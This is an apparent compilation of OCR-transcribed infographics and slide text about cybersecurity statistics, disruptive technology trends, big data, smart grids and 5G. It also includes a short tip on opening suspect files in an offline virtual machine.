
Source: Deloitte analysis in conjunction with the Fletcher School at Tufts University.

Deloitte University Press | dupress.deloitte.com

FORTINET
CYBERCRIME IS ON TRACK TO COST $6 TRILLION IN LESS THAN 5 YEARS
IT PROFESSIONALS ARE NOT CONFIDENT IN THEIR SECURITY
86%
DON'T THINK THEIR SECURITY MEETS THE REQUIREMENTS OF THEIR BUSINESSES
75%
FEAR ATTACKS IN THE COMING YEAR
50%
DON'T THINK THEY CAN IDENTIFY MALICIOUS ACTIVITY IN THEIR NETWORKS
TOP SECURITY CHALLENGES
THE IOT MARKET WILL DOUBLE TO 30.7 BILLION DEVICES BY 2020, ACCORDING TO IHS
INTERNET OF THINGS TOP RISKS INCLUDE:
Unsecure Communications
Inherently unsecure devices
Loss of availability/ connectivity
THE AMOUNT OF REPORTED RASOMWARE INCREASED FROM $24 MILLION TO $850 MILLION
RANSOMWARE GETS YOU VIA:
31% Email Links
28% Email Attachments
24% Website Attachments
17% Other
SSL ENCRYPTION CAN HIDE:
Malware
Stolen Data
C & C Communications
57% OF ALL NETWORK TRAFFIC IS SSL-ENCRYPTED.
A NEW SECURITY FABRIC APPROACH SOLVES THESE CHALLENGES BY:
Providing end-to-end protection that covers all attack surfaces including IoT
Covering all delivery channels and automating threat response to stop ransomware
Decrypting and inspecting SSL traffic to catch hidden threats
Read Rethinking Your Approach to Cybersecurity for more information.
www.fortinet.com

Disruption
Consumerization of Tech & IT
Supply Chain 2.0
Manufacturing Revolution
Retail Innovation
Renewable Energy/ Storage
Smart Cities & Homes
Future of Work
Visual Banking
Learning Renaissance
Ephemeral Media
Innovative Medicine Healthcare
Personal/Anonymous Identity Management
Omnipresent Digital Shadows
Hollywood 3.0
New Artistry
Connected Audiences/ Communities
Re-imagined Transportation
Delivery & Logistics
Non-ownership consumerism
Mindfulness & Slowness
Instant Gratification
In Product Communication
Virtual Assistants
Gig Workforce
Modernized Law/Regulation
Rise of New Economies
Automated Employees
Mass Personalization
Radical Transparency
Digital Experience
Seamless Physical + Digital Worlds
Digital Transformation
Alternative Energy
Beacons
Co-creation/Co-consuming
Ambient Computing
Crowd-funding/Lending
Live Streams
Wearables
3D Printing
Makers
Streaming/ Subscription Services
Drones
On-Demand Services
Small Data
Self-Driving Cars
APIs
Advanced/Consumer Robotics
Multi-Screen
App Economy
AI
Micro-Payments
Sharing Economy
Alternative Currencies
Genomics
Pervasive Cameras
VR/AR
Internet of Things
Alt Messaging
Adblocking
Core of Disruption
Data
Real time
Cloud
Geo Location
Disruptive Trends + Technologies
Mobile
Social
Identity
Disruptive Technology

Figure 2: Disruptive Impact of Digital Technologies on Professional Services, by Segment





[a] This analysis of technologies is illustrative and non-exhaustive. A glossary of the technologies appears at the end of this White Paper.
Source: World Economic Forum/Accenture analysis

source wef via @mikequindazzi

Virtual machines

While the browser is a massive vector for snooping, it isn't the only place that third parties will try to attack. PDFs and other seemingly harmless files can serve as homing beacons, and potentially alert government entities when you're viewing planted contraband. To prevent unintended breaches of privacy, open suspect files inside of a virtual machine. Load up your favorite Linux distribution inside, configure it to your liking, and then save a snapshot of your VM. Next, download your desired file, and then shut off your virtual machine's access to the Internet. Once you're sure that the VM is cut off completely from the network, you can now open the file safely. Read what you need, make notes, and then shut down the VM. Next time you need to view a file inside one, you'll have your snapshot ready to go.


CYBER 3.0
The Intersection of the Semantic Web & Cyber
WEB 2.0
SOCIAL WEB
Human involvement is necessary to interpret data. Information is voluminous, heterogeneous and dynamic, scattered across siloed sites. Human involvement is necessary to interpret pages and combine information.
WEB 3.0
SEMANTIC/INTELLIGENT WEB
Connecting people, information and content. Information is voluminous, heterogeneous and dynamic, readable by machines which retrieve, fuse and analyze it within context.
WEB 1.0
WORLD WIDE WEB
Connecting people to information. Information is voluminous but static, digitized/confined in sites and posted for human read-only.
Web 3.0 relies on linking of machine-generated metadata across web siloes, enabling automated agents to more intelligently serve end-users
CYBER SECURITY
TODAY
Lack of visibility driven by velocity, volume and data variety, and loss of control driven by manual processes for generating threat signatures, detecting anomalies and classifying threats
CYBER 3.0
Machine generated signatures, accurate detection and classification of threats by fusing distinct dimensions ensuring continuous visibility and better control
CYBER SURVEILLANCE
TODAY
Users do their best to manually "connect the dots" across siloed public & private data sources
CYBER 3.0
Machine automatically "connect-the-dots" compounding user identities and contextualizing every interaction
KEY FEATURES OF CYBER 3.0
CYBER3.0
Automation
Auto Generation of Profiles & Chaining of Data
Data Fusion
Merging of disparate data sets
Continual Learning
Increasing resolution on specific targets as more data is collected
Compounding
Increasing breadth of profiles as data accumulates
Contextualization
Increasing linkage between content and context
Evolution of WEB
Evolution of CYBER
CYBER 1.0
SILOED CYBER
• Voluminous, homogenous information
• Siloed, on demand non-interactive content
• Limited number of applications and protocols
• Resources and missions not fully aligned
• Manual contextualization of data
CYBER 2.0
CYBER 3.0


Extracting business value from the 4 V's of big data
90% of today's data has been created in just the last 2 years
Every day we create 2.5 quintillion bytes of data
(...enough to fill 10 million Blu-ray discs)
Volume
Scale of data
Every 60 seconds there are:
72 hours of footage uploaded to YouTube
216,000 Instagram posts
204,000,000 emails sent
50,000 GB/second is the estimated rate of global Internet traffic by 2018
Velocity
Speed of data
Veracity
Certainty of data
1 in 3 business leaders don't trust the information they use to make decisions
$3.1 trillion is the estimated amount of money that poor data quality costs the US economy per year
Variety
Diversity of data
80% of data growth is video, images and documents
90% of generated data is "unstructured"
This includes tweets, photos, customer purchase histories and customer service calls




SMART GRID
A vision for the future — a network of integrated microgrids that can monitor and heal itself.
Smart appliances
Can shut off in response to frequency fluctuations.
Demand management
Use can be shifted to off-peak times to save money.
Solar panels
Houses
Offices
Disturbance in the grid
Processors
Execute special protection schemes in microseconds.
Sensors
Detect fluctuations and disturbances, and can signal for areas to be isolated.
Storage
Energy generated at off-peak times could be stored in batteries for later use.
Isolated microgrid
Wind farm
Generators
Energy from small generators and solar panels can reduce overall demand on the grid.
Industrial plant
Central power plant

Figure 3: Relevant areas of technological investment over the next 12 months

What are the most relevant technologies for your business that you plan to invest in within the next 12 months?




Source: PwC Global FinTech Survey 2017, Insurance Sector Participants

source pwc via @mikequindazzi


5G at a glance

5G is an end-to-end ecosystem to enable a fully mobile and connected society


Use Cases

